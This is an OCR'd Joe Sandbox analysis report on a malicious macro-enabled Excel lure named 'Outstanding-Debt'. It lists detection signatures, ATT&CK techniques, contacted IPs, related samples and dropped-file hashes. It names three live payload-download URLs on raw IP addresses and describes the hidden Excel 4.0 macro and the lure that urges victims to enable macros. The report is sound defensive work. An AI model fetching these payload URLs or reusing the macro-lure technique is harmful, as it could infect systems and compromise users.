

ID: 404168
Sample Name: Outstanding-Debt-610716193-05042021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 19:25:02
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report Outstanding-Debt-610716193-05042021.xlsm 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 4
Signature Overview 4
Software Vulnerabilities: 5
System Summary: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 10
ASN 10
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 14
General 14
File Icon 14
Static OLE Info 14
General 14
OLE File "/opt/package/joesandbox/database/analysis/404168/sample/Outstanding-Debt-610716193-05042021.xlsm" 14
Indicators 14
Summary 15
Document Summary 15
Streams with VBA 15
VBA File Name: Blasr.bas, Stream Size: 1166 15
General 15
VBA Code Keywords 15
VBA Code 15
VBA File Name: Briks.cls, Stream Size: 990 15
General 15
VBA Code Keywords 15
VBA Code 16
VBA File Name: Byutut.bas, Stream Size: 1056 16
General 16

Copyright Joe Security LLC 2021

VBA Code Keywords 16
VBA Code 16
VBA File Name: Class1.cls, Stream Size: 1151 16
General 16
VBA Code Keywords 16
VBA Code 17
VBA File Name: Class2.cls, Stream Size: 999 17
General 17
VBA Code Keywords 17
VBA Code 17
VBA File Name: Class3.cls, Stream Size: 999 17
General 17
VBA Code Keywords 17
VBA Code 17
VBA File Name: Kikide.cls, Stream Size: 1249 17
General 18
VBA Code Keywords 18
VBA Code 18
VBA File Name: UserForm1.frm, Stream Size: 1526 18
General 18
VBA Code Keywords 18
VBA Code 18
VBA File Name: Vrest.bas, Stream Size: 679 18
General 18
VBA Code Keywords 19
VBA Code 19
VBA File Name: Vsewd.cls, Stream Size: 990 19
General 19
VBA Code Keywords 19
VBA Code 19
Streams 19
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 856 19
General 19
Stream Path: PROJECTwm, File Type: data, Stream Size: 209 20
General 20
Stream Path: UserForm1/\x1CompObj, File Type: data, Stream Size: 97 20
General 20
Stream Path: UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 20
General 20
Stream Path: UserForm1/f, File Type: data, Stream Size: 38 20
General 20
Stream Path: UserForm1/o, File Type: empty, Stream Size: 0 20
General 21
Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4263 21
General 21
Stream Path: VBA/dir, File Type: data, Stream Size: 1024 21
General 21
Macro 4.0 Code 21
Network Behavior 21
Snort IDS Alerts 21
TCP Packets 22
HTTP Request Dependency Graph 22
HTTP Packets 22
Code Manipulations 24
Statistics 24
System Behavior 24
Analysis Process: EXCEL.EXE PID: 2028 Parent PID: 584 24
General 24
File Activities 24
File Created 24
File Deleted 26
File Moved 26
File Written 26
File Read 40
Registry Activities 40
Key Created 40
Key Value Created 40
Disassembly 48


Analysis Report Outstanding-Debt-610716193-05042021…

Overview


General Information

Sample Name:	Outstanding-Debt-610716193-05042021.xlsm
Analysis ID:	404168
MD5:	b20f59f0dec28c9..
SHA1:	113cdca46cefdbb..
SHA256:	78a9d532ef2c79a.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Allocates a big amount of memory (p…
- Document contains an embedded VB…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2028 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches


Sigma Overview

No Sigma rule has matched

Signature Overview

- Compliance
- Software Vulnerabilities

Copyright Joe Security LLC 2021



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 2	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 2	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Extra Window Memory Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi

Behavior Graph


Copyright Joe Security LLC 2021



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Outstanding-Debt-610716193-05042021.xlsm	2%	ReversingLabs	Win32.Trojan.Generic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://51.89.73.159/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://185.183.99.115/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://190.14.37.38/44313,6048108796.dat	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2021

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://51.89.73.159/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown
http://185.183.99.115/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown
http://190.14.37.38/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.183.99.115	unknown	Netherlands		60117	HSAE	false
51.89.73.159	unknown	France		16276	OVHFR	false
190.14.37.38	unknown	Panama		52469	OffshoreRacksSAPA	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404168
Start date:	04.05.2021
Start time:	19:25:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 49s
Hypervisor based Inspection enabled:	false
Report type:	light

Copyright Joe Security LLC 2021

Sample file name:	Outstanding-Debt-610716193-05042021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Run name:	Without Instrumentation
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal64.expl.evad.winXLSM@1/8@0/3
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.183.99.115	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115/44313,6048108796.dat
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115/44313,6048108796.dat
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115/44313,6048108796.dat
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115/44313,6048108796.dat
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115/44313,6048108796.dat
51.89.73.159	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159/44313,6048108796.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159/44313, 6048108796.dat
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159/44313, 6048108796.dat
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159/44313, 6048108796.dat
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159/44313, 6048108796.dat
190.14.37.38	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38/44313, 6048108796.dat
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38/44313, 6048108796.dat
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38/44313, 6048108796.dat
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38/44313, 6048108796.dat
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38/44313, 6048108796.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OffshoreRacksSAPA	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Cancellation-419022185-04292021.xlsm	Get hash	malicious	Browse	• 190.14.37.27
	Cancellation-419022185-04292021.xlsm	Get hash	malicious	Browse	• 190.14.37.27
	Cancellation-419022185-04292021.xlsm	Get hash	malicious	Browse	• 190.14.37.27
HSAE	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 185.45.193.80
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 185.45.193.80

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 185.45.193.80
	24e5ce5d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 185.198.57.121
	24e5ce5d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 185.198.57.121
	24e5ce5d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 185.198.57.121
	kVXWdr5oFQ.exe	Get hash	malicious	Browse	• 185.183.96.36
	t.exe	Get hash	malicious	Browse	• 185.141.27.225
	SSuPgxqQBv.exe	Get hash	malicious	Browse	• 185.183.96.36
	sGdpcwaC54.exe	Get hash	malicious	Browse	• 185.183.96.147
	sGdpcwaC54.exe	Get hash	malicious	Browse	• 185.183.96.147
	ccriZ1jd8H.exe	Get hash	malicious	Browse	• 185.183.96.147
	SecuriteInfo.com.Trojan.GenericKD.36392080.3322.exe	Get hash	malicious	Browse	• 185.183.96.156
	0304_87496944093261.doc	Get hash	malicious	Browse	• 185.183.96.157
	0304_56958375050481.doc	Get hash	malicious	Browse	• 185.183.96.157
OVHFR	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159
	pd9EeXdsQtNb3dQ.exe	Get hash	malicious	Browse	• 66.70.204.222
	Invoice No F1019855_PDF.vbs	Get hash	malicious	Browse	• 79.137.109.121
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159
	SecuriteInfo.com.W32.MSIL_Troj.ASI.genEldorado.27642.exe	Get hash	malicious	Browse	• 66.70.204.222
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159
	New Order Request_0232147.exe	Get hash	malicious	Browse	• 149.202.85.210
	Transcation03232016646pdf.exe	Get hash	malicious	Browse	• 79.137.109.121
	5e60c283_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 51.77.73.218
	MZyeln5mSFOjxMx.exe	Get hash	malicious	Browse	• 66.70.204.222
	5e60c283_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 51.77.73.218
	51086cc4_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	8aa43191_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	5e60c283_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 51.77.73.218
	51086cc4_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	8aa43191_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	840e7dfd_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	840e7dfd_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\903675BA.jpg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3
Category:	dropped
Size (bytes):	92379
Entropy (8bit):	7.654577060340879
Encrypted:	false
SSDEEP:	1536:1o1vutlNbjOXGw548LBkVb/oyrKXkX89DcO9GQSnlv+C1EDFVxkR7Y90:wvKINbjvw548LMb/oqKO8NnS8+60Kc0
MD5:	4A425E6A5A885C0D0E2589506FD2244B
SHA1:	E23482422480A4720E22F311B42BD65E2F3556F8
SHA-256:	76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160
SHA-512:	3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA4
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\903675BA.jpg	
Preview:	......JFIF.....``.....ZExif..MM.*.....J.....Q.....Q.....Q.....C.....C..... .....8.8..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..D.G.\.....i].....k.@U.....B..Hw.A...`p;.RsIRHTs..%G?QU.#..$..."...U.A....g].s.....c.,....{W'..M.Nc....F.~..y..l..`.e..a..[...P.y]..k_..Cl..z.Ru..s .6.Y....."..1]Q.....e#.....~.`sk..KH.....p.4.i.j+3{.....N.DS..L.....o..o.5f>..jY.uS...Z.B...UG`)..6D....(.....

C:\Users\user\AppData\Local\Temp\9FDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	117638
Entropy (8bit):	7.6878779841924585
Encrypted:	false
SSDEEP:	3072:GH5QnGrvKINbjvw548LMb/oqKO8NnS8+60KcK:GmnGmAbT648LM7D98Np+ET
MD5:	94CB90855A0F65363A18B481FBE52964
SHA1:	A8E3950E46D8BE2DEECAC2C09C12C065942ED8F4
SHA-256:	817799E6E5ABF742ECBCB55EB112F8F807EA9734448FC1E4CEEA0C4DA40731E2
SHA-512:	21664AE908A8C751DBCDF06D3F16A75E3E45E2EA8C1B92B25C121E6E15F753D21A3878469E90129BD23101F36DC60F0FDDC2B1045E050AB88D8F0DFDF4B0613
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?..."..... r.y...I>.&..m.$H...K...$$@.zQ;.3\p..V.K.AYS..:"..a.2uE...._.....5P.5.r=..m..v...6."M..7cA4..@...+3.[.....q..5.....k".X.A&.[.....~.t2U..7...UE.sZ...Q.4..... .xi.....V S..2.G.....rz.a..V....Xh..?P....rZ.....T..;..._.A.$....?.E..J.W..Sk..<or..%..h.-.-....>.k\.7Qg.re`.v.....$.....5d.....4?{.:.&...,_?>?.....B.-CFu....p..1.T.z..cw.!=.M-....}.....3..7... r.....;ap.7.B.e.N[...v.....z..T]:.....c.`.Nx....W.<..r.O.....PK.....!.....*.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254386080646643
Encrypted:	false
SSDEEP:	1536:C65f3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CMNNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	A6FE347D84B76CC7949AA1B66FEF021F
SHA1:	22B719E8DE808E3A1D29134ED839173041F5C3B2
SHA-256:	2EC26B3E367A8BDF9073D66574F0FB26697AA1F405105824D894F5249C12F63F
SHA-512:	EC53F2BBE6EF89F5A8F28A7705982E949E1454563CAC8ABBB8677F3A4101FDBCA4B2229E5885D54DC8ABE79E25CF2261F0EDCBAB78A127294E2596ACB42584 1
Malicious:	false
Reputation:	low
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!..!..`"..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... .....&!.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed May 5 01:25:42 2021, atime=Wed May 5 01:25:42 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.4687262209115755
Encrypted:	false
SSDEEP:	12:85QpZLgXg/XAlCPCHaXtB8XzB/bUzxX+WnicvbLbDtZ3YilMMEpxRljKYtcTdJP8:85o/XTd6joYeTDv3qTarNru/
MD5:	AC99A6DE7FC83AEAC9F424B175B3EDF8
SHA1:	60933F1A7FB2BE047326399271CEEE51DF527814
SHA-256:	CBFF528698B56B46B65391A092926EDB7043CD0B72756A4E89730D2CFA4E67EA
SHA-512:	22D103ECD922864C3146B0D2BCDAF8433AB68B0E9CE6C4107376AE4EF141894FC0D73B38643D0464E12E260FEA5C2C9A1038C602FF3A41B77F69AEDEB1F1CB E
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....7G...`{.UA...`{.UA... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R6...Desktop.d.....QK.X.R6.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\116938\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....116938.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Outstanding-Debt-610716193-05042021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Wed May 5 01:25:42 2021, atime=Wed May 5 01:25:42 2021, length=117631, window=hide
Category:	modified
Size (bytes):	2288
Entropy (8bit):	4.550553211667057
Encrypted:	false
SSDEEP:	48:8DaL/XT0jFUu2BGOQh2DaL/XT0jFUu2BGOQ/:8O/XojFUu6GOQh2O/XojFUu6GOQ/
MD5:	7C2E8E9AE383005C7CD529285B5F2D67
SHA1:	EB924D937FB2A53387A923334AE9843457A8643F
SHA-256:	1B213EEF42EC04DA43EA77E3D50C606A4F7891EA88EE7B6DE2EC45408D7E9505
